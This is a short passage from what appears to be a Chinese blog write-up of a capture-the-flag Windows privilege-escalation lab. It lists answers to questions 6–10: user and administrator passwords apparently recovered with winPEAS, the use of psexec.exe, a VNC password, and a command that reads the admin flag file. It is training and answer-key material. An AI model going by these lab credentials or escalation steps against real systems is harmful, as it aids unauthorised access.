
问题 6:What is the Users Password?(gKY1uxHLuU1zzlI4wwdAcKUw35TPMdv7PAEE5dAFbV2NxpPJVO7eeSH)
在提权时尝试执行了 winPAES,输出中已经拿到了密码
问题 7:What is the Administrators Password?(RCYCc3GIjM0v98HDVJ1KOuUm4xsWUxqZabeofbbpAss9KCKpYfs2rCi)
问题 8:What executable is used to run the installer with the Administrator username and password?(psexec.exe)
问题 9:What is the VNC Password?(5upp0rt9)
问题 10:What is the contents of the admin_flag.txt?
type c:\users\administrator\desktop\admin_flag.txt
总结

默认评论
Halo系统提供的评论